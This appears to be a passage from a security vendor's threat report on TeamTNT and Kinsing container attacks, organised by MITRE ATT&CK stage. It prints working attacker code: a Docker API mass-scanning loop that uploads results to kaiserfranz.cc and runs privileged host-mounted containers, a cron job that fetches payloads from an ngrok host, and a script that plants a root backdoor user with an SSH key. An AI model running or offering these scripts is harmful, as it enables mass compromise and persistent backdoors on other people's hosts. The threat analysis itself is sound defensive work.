


```
while true
do
CONTAINER=$(curl -s http://kaiserfranz.cc/SFRAME/data/cont_docker.dat)
if [ -z "$CONTAINER" ] ; then CONTAINER="zyx1475/small" ; fi
SRATE=$(curl -s http://kaiserfranz.cc/SFRAME/range/d_rate.txt)
if [ -z "$SRATE" ] ; then SRATE="100000" ; fi
RANGE=$(curl -s http://kaiserfranz.cc/SFRAME/range/d.php)
RANGETOSCAN=$RANGE".0.0.0/8"
if [ -z "$RANGETOSCAN" ] ; then RANGETOSCAN=$(($RANDOM%255+1)).0.0.0/8 ; fi
DOCKERGEDDON $RANGETOSCAN 2375 $SRATE $CONTAINER
if [ -f "/tmp/out.txt" ] ;
    then curl -F "userfile=@/tmp/out.txt" http://kaiserfranz.cc/SFRAME/results/d.php ;
    rm -f /tmp/out.txt ;
    fi
DOCKERGEDDON $RANGETOSCAN 2376 $SRATE $CONTAINER
if [ -f "/tmp/out.txt" ] ;
    then curl -F "userfile=@/tmp/out.txt" http://kaiserfranz.cc/SFRAME/results/d.php ;
    rm -f /tmp/out.txt ;
    fi
DOCKERGEDDON $RANGETOSCAN 2377 $SRATE $CONTAINER
if [ -f "/tmp/out.txt" ] ;
    then curl -F "userfile=@/tmp/out.txt" http://kaiserfranz.cc/SFRAME/results/d.php ;
    rm -f /tmp/out.txt ;
    fi
DOCKERGEDDON $RANGETOSCAN 4244 $SRATE $CONTAINER
if [ -f "/tmp/out.txt" ] ;
    then curl -F "userfile=@/tmp/out.txt" http://kaiserfranz.cc/SFRAME/results/d.php ;
    rm -f /tmp/out.txt ;
    fi
DOCKERGEDDON $RANGETOSCAN 4243 $SRATE $CONTAINER
if [ -f "/tmp/out.txt" ] ;
    then curl -F "userfile=@/tmp/out.txt" http://kaiserfranz.cc/SFRAME/results/d.php ;
    rm -f /tmp/out.txt ;
    fi
done
```

The attackers can configure

- The netblock, which is configured by default with 224 IP addresses (about 16.7 million)
- The start IP address, which is randomly chosen otherwise
- The log files
- The container, which will be executed on the detected IPs; in the code it is set to run ''zyx1475/small''

We can see the function DOCKERGEDDON, which contains masscan and zgrab, to scan entire netblocks and detect compromised Docker APIs. Once it has detected a vulnerable host, the script is designed to collect information about the host and deploy a malicious container:



```
function DOCKERGEDDON(){
THERANGE=$1
PORT=$2
SCANRATE=$3
PWNCONTI=$4
rndstr=$(head /dev/urandom | tr -dc a-z | head -c 6 ; echo '')
eval "$rndstr"="'$(masscan $THERANGE -p$PORT --rate=$SCANRATE | awk '{print $6}' |\
 zgrab --senders 200 --port $PORT --http='/v1.16/version' --output-file=- 2>/dev/null |\
  grep -E 'ApiVersion|client version 1.16' | jq -r .ip)'";

for IPADDY in ${!rndstr}
do
echo "$IPADDY:$PORT"
echo "$IPADDY:$PORT" >> /tmp/out.txt
timeout -s SIGKILL 30 docker -H $IPADDY:$PORT info  >> /tmp/check.txt 2>/dev/null
HE_SAY=$?
echo $HE_SAY
if [ "$HE_SAY" = "0" ]; then
DONTINF="no"
RAM=$(cat /tmp/check.txt | grep "Total Memory" | awk '{print $3}')
ARCHITEC=$(cat /tmp/check.txt | grep Architecture | awk '{print $2}')
if [ "$RAM" = "31.42GiB" ]; then DONTINF="yes" ; echo -e "\e[1;33;41m Ein freundliches FU!!! \033[0m"; fi
if [ "$ARCHITEC" != "x86_64" ] ; then DONTINF="yes" ; echo -e "\e[1;33;41m Noch nicht unsere Plattform!!! \033[0m"; fi
if [ "$DONTINF" = "no" ]; then
timeout -s SIGKILL 120 docker -H $IPADDY:$PORT run -d --name smallV2 --privileged --net host -v /:/host $PWNCONTI
HE_SAY=$?
echo $HE_SAY
if [ "$HE_SAY" = "0" ]; then
OLDCONTI=`docker -H $IPADDY:$PORT ps | grep -v "smallV2" | grep "small" | awk '{print $1}'`
if ! [ -z "$OLDCONTI" ] ; then docker -H $IPADDY:$PORT stop $OLDCONTI ; fi
fi

fi ; fi
rm -f /tmp/check.txt
done;
}
```

Resource development

Acquire infrastructure

We collected information about the attackers' infrastructure by analyzing the inbound and outbound traffic. For instance, the same IPs are used to disseminate and communicate with Kinsing malware. The attackers acquired these IPs to enable this attack. These are probably a subset of the botnet linked to the Kinsing malware campaign.

Similarly, TeamTNT have been using the domains teamtnt[.]red, kaiserfranz[.]cc and borg[.]wtf as CnC server, DNS and IRC server. They all resolve to the same IP address 45[.]9[.]148[.]108.

Compromise infrastructure

Previously, we reported that attackers had been using compromised websites to store malicious files. These malicious files are downloaded during container runtime. We continue to see this use of compromised websites to store malicious files such as scripts.

Obtain capabilities

As written on MITRE's site, adversaries might buy or steal capabilities that can be used during targeting before compromising a victim. Rather than develop their capabilities in-house, adversaries can purchase, freely download, or steal them. We have seen attackers using open-source tools, and specifically offensive security tools, to achieve their goals.

Initial Access

Exploit public-facing application


These attacks mostly exploit a misconfigured Docker API port exposed to the internet and allow all incoming traffic access. On top of the usual attacks against misconfigured APIs, we've also seen building files on the host from base64.

Blog
Threat Alert: Attackers Building Malicious Images Directly on Your Host ›

Container image lookalikes

Adversaries create public registries accounts lookalikes that mimick popular software or packages to trick innocent developers and DevOps to pull and run these malicious container images. For instance, Tesnorflow is a typo-squatting of Tensorflow.

Screenshot was taken from the fake account of Tesnorflow. The account uses typo-squatting, which relies on common mistakes (e.g., typos) by users when keying in a website address. So, anyone who might misspell the container image name reaches the attacker's account and is duped into pulling malicious images



tesnorflow/tesnorflow ☆

By tesnorflow • Updated 36 minutes ago

Official images for TensorFlow Serving (http://www.tensorflow.org/serving)

Docker Pull Command

```
docker pull tesnorflow/tesnorflow
```

Owner: tesnorflow

Exploiting the auto-build process

Blog
Threat Alert: Massive crypto mining campaign abusing GitHub, Docker Hub, Travis CI & Circle CI ›

In September 2020, we reported a massive attack against GitHub, Docker Hub, Travis CI, and Circle CI. These attacks managed to execute crypto miners during the auto-build of an image process. Although this attack was aimed against public registries, code repositories, and CI/CD service providers rather than end-user organizations, its potential risk should not be underestimated. Adversaries are continually looking for new and sophisticated ways to improve their nefarious attacks. Hiding an attack during a CI build can succeed in most organizations' CI environments. This attack targets supply-chain processes and could be modified to target other hidden supply chain components, processes, or even the build artifacts themselves, which can pose a severe threat.

Execution


Scripting

Attackers abused command and script interpreters to execute malicious commands, scripts, or binaries. These interfaces and languages provide ways of interacting with computer systems and are common across many platforms. Attackers used the cmd or entry point to execute commands, scripts, or binaries. We've seen many attack forms, including:

- Executing shell or Python scripts that are already on disk
- Using CURL or WGET UNIX commands to download scripts or binaries from a remote source
- Hiding in the cmd encoded binary, decoding it, writing it to file, and executing it

Local job scheduling

After mounting the host (Docker escape as described below as writable hostPath mount under persistence), and using the cron utility, the attacker can schedule a cron job on the host to schedule a malicious command execution.



```
-c curl --retry 3 -m 60 -o /tmpee70bb/tmp/tmpfile55641cc614bfd80aeb770a7eb6a5b1d7d \
"http://1da91ed0cada.ngrok.io/f/serve?l=d&r=55641cc614bfd80aeb770a7eb6a5b1d7";
echo "* * * * * root sh /tmp/tmpfile55641cc614bfd80aeb770a7eb6a5b1d7d" >/tmpee70bb/etc/crontab;
echo "* * * * * root sh /tmp/tmpfile55641cc614bfd80aeb770a7eb6a5b1d7d" >/tmpee70bb/etc/cron.d/1m;
chroot /tmpee70bb sh -c "cron || crond"
```


Persistence

Hijack execution flow (LD_PRELOAD)

LD_PRELOAD is a dynamic linker functionality that allows the user to load the libraries set in the LD_PRELOAD before any other libraries. Therefore, the user can override default functionalities such as ls, malloc, free, etc., and write his own libraries that will be executed, rather than the standard ones. Adversaries can further gain persistency by using LD_PRELOAD to give priority to their malicious code. We've seen a use of LD_PRELOAD in a rootkit that is loaded in the container, aimed at ensuring that a malware is executed during runtime.

Create account


Creating a new user (privileged) by creating a new user and adding an RSA key, the adversaries can open a backdoor that allows them to fully control the host.



```
RSAKEY="ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAACAQCkvKuOfk2vdyDIVynV5MTN\
aWDQkJWJNP5PjSli2p/SuM8i+JDsLlVq1VJffTS5JFHoPfXRQ7Qum/Nn9vH8JFYXCP1x4\
CjCYQu1kXHoUX2yx6OWfz1UJsks9DjnrPO7GavqoKGkuCbhO75A2WMVyRYDqixWg7EwpA\
7JcoYJ2ncgiT4ulZWtTL9Wevpkihsw/x3Nslj74Q9nG4nvN0N5QiX5T6pABJuVqUCOqX4P\
uLNiA/IFORYyf8rj8CFz9ZW3qRX2iygAWCioAcAEv64i8BZpKekdmaX+9YgEH0lx3KRHD\
+1cPda2WbDtQQwL72mQhMi3+G+UpKNUuyM6Fm7cDHhqP2N14afCyeOvB6yWNAMklEdkyzM\
mZgD/qyNzPJk2pUN4CxkwP8o7mGyfcYhqN8q0X4GY/BgfhH1Q62fm2MME+a9cXgM9F0mdUo\
lr6D+f8gMhVdQxqnAo6guxQXK9llffQurCl1nDNtV8LXY828juOfDXOIpK5w53Q0wF8VBp23\
kTyA/vVar/e7g1MYmkmmI6hyIAZAl8PU5kfz08dyQ8IW2HFM7pHYDTaT8CbJwTQ3M6fSafYU\
0jmJiFZtJnpJ1A+T2bujiRDWtC3TtrwQXEVNrrKVpoRMJtAy5SCCtugG46DZA0brChC+DPbQx\
xo8BhwDQQHAeZsnrSXEYHpmD0CQ== root@localhost"

useradd -p /BnKiPmXA2eAQ -G root hilde
useradd -p /BnKiPmXA2eAQ -g root hilde
usermod -o -u 0 -g 0 hilde
mkdir /home/hilde/
mkdir /home/hilde/.ssh/

chattr -i /root/.ssh/authorized_keys || tntrecht -i /root/.ssh/authorized_keys
chattr -i /home/hilde/.ssh/authorized_keys || tntrecht -i /home/hilde/.ssh/authorized_keys
chattr -i /home/ubuntu/.ssh/authorized_keys || tntrecht -i /home/ubuntu/.ssh/authorized_keys

chmod 1777 /root/.ssh/authorized_keys
chmod 1777 /home/hilde/.ssh/authorized_keys
chmod 1777 /home/hilde/.ssh/authorized_keys

echo $RSAKEY >> /root/.ssh/authorized_keys
echo $RSAKEY >>  /home/hilde/.ssh/authorized_keys
echo $RSAKEY >>  /home/ubuntu/.ssh/authorized_keys

chmod 644 /root/.ssh/authorized_keys
chown hilde /home/hilde/.ssh/authorized_keys
chmod 644 /home/hilde/.ssh/authorized_keys
chattr +i /root/.ssh/authorized_keys || tntrecht +i /root/.ssh/authorized_keys
chattr +i /home/hilde/.ssh/authorized_keys || tntrecht +i /home/hilde/.ssh/authorized_keys
chattr +i /home/ubuntu/.ssh/authorized_keys || tntrecht +i /home/ubuntu/.ssh/authorized_keys
```

External remote services (IRC channels)

Tsunami malware is a backdoor that provides an attacker with full access to an infected machine, which then becomes part of a botnet. Tsunami is an IRC bot for Linux called “Kaiten wa goraku.” Upon execution, it connects to an IRC server and then joins a password-protected channel where it waits for further commands. It can download files from a remote source and execute shell commands in an infected system. It may also commence a distributed denial-of-service (DDoS) attack. Below is an IRC communication that was recorded between an infected honeypot and the IRC of the attacker.




```
IRC traffic
Command          Params
NICK             "<<Nick Name>>"
USER             "<<User Name>>" localhost localhost :EAAR
1                "<<Nick Name>>" :Welcome to the Internet Relay Network "<<Nick Name>>"!~"<<User Name>>"@"<<Victim's Host>>"
2                "<<Nick Name>>" :Your host is TeamTNT.IRC.Hub, running version ngircd-24 (x86_64/pc/linux-gnu)
3                "<<Nick Name>>" :This server has been started "<< Session's Timestamp>>"
4                "<<Nick Name>>" TeamTNT.IRC.Hub ngircd-24 "<<Access Password>>"
5                "<<Nick Name>>" NETWORK=irc.teamtnt.red :is my network name
5                "<<Nick Name>>" RFC2812 IRCD=ngIRCd CHARSET=UTF-8 CASEMAPPING=ascii PREFIX=(qaohv)~&@%+ CHANTYPES=#&+ CHANMODE
5                "<<Nick Name>>" CHANNELLEN=50 NICKLEN=20 TOPICLEN=490 AWAYLEN=127 KICKLEN=400 MODES=5 MAXLIST=beI:50 EXCEPTS=e
251              "<<Nick Name>>" :There are 291 users and 0 services on 1 servers
252              "<<Nick Name>>" 1 :operator(s) online
253              "<<Nick Name>>" 2 :unknown connection(s)
254              "<<Nick Name>>" 18 :channels formed
255              "<<Nick Name>>" :I have 291 users, 0 services and 0 servers
265              "<<Nick Name>>" 291 392 :Current local users: 291, Max: 392
250              "<<Nick Name>>" :Highest connection count: 399 (23700078 connections received)
375              "<<Nick Name>>" :- TeamTNT.IRC.Hub message of the day
372              "<<Nick Name>>" :-
372              "<<Nick Name>>" :- |^^^^^^|
372              "<<Nick Name>>" :- | |  ______________________
372              "<<Nick Name>>" :- | | / \
372              "<<Nick Name>>" :- | (o)(o) | |
372              "<<Nick Name>>" :- @ _) | BOGUS man!! |
372              "<<Nick Name>>" :- | ,___| ,,| |
372              "<<Nick Name>>" :- | / ..'' | |
372              "<<Nick Name>>" :-  /____\ \______________________/
372              "<<Nick Name>>" :-
376              "<<Nick Name>>" :End of MOTD command
MODE             "<<Nick Name>>" +xiw
JOIN             #traband :scanbots
WHO              "<<Nick Name>>"
481              "<<Nick Name>>" :Permission denied
353              "<<Nick Name>>" = #traband :"<<Nick Name>>" @NKDG
366              "<<Nick Name>>" #traband :End of NAMES list
352              "<<Nick Name>>" * ~"<<User Name>>" "<<Victim's Host>>" TeamTNT.IRC.Hub "<<Nick Name>>" H :0 EAAR
315              "<<Nick Name>>" "<<Nick Name>>" :End of WHO list
PING             :TeamTNT.IRC.Hub
PONG             :TeamTNT.IRC.Hub
PING             :TeamTNT.IRC.Hub
PONG             :TeamTNT.IRC.Hub
```

Privilege Escalation

hostPath mount

This type of attack mounts a directory or a file from the host to the container. Attackers who have permissions to create a new container in the cluster may create a writable hostPath volume and gain access to on the underlying host. For example, chroot is an operation that changes the apparent root directory for the current running process and its children. Therefore, when running in a privileged container chroot, you can save files on different locations on the host, e.g. using chroot to change the root directory to '/mnt' to escape the container and download and execute malicious file.




```
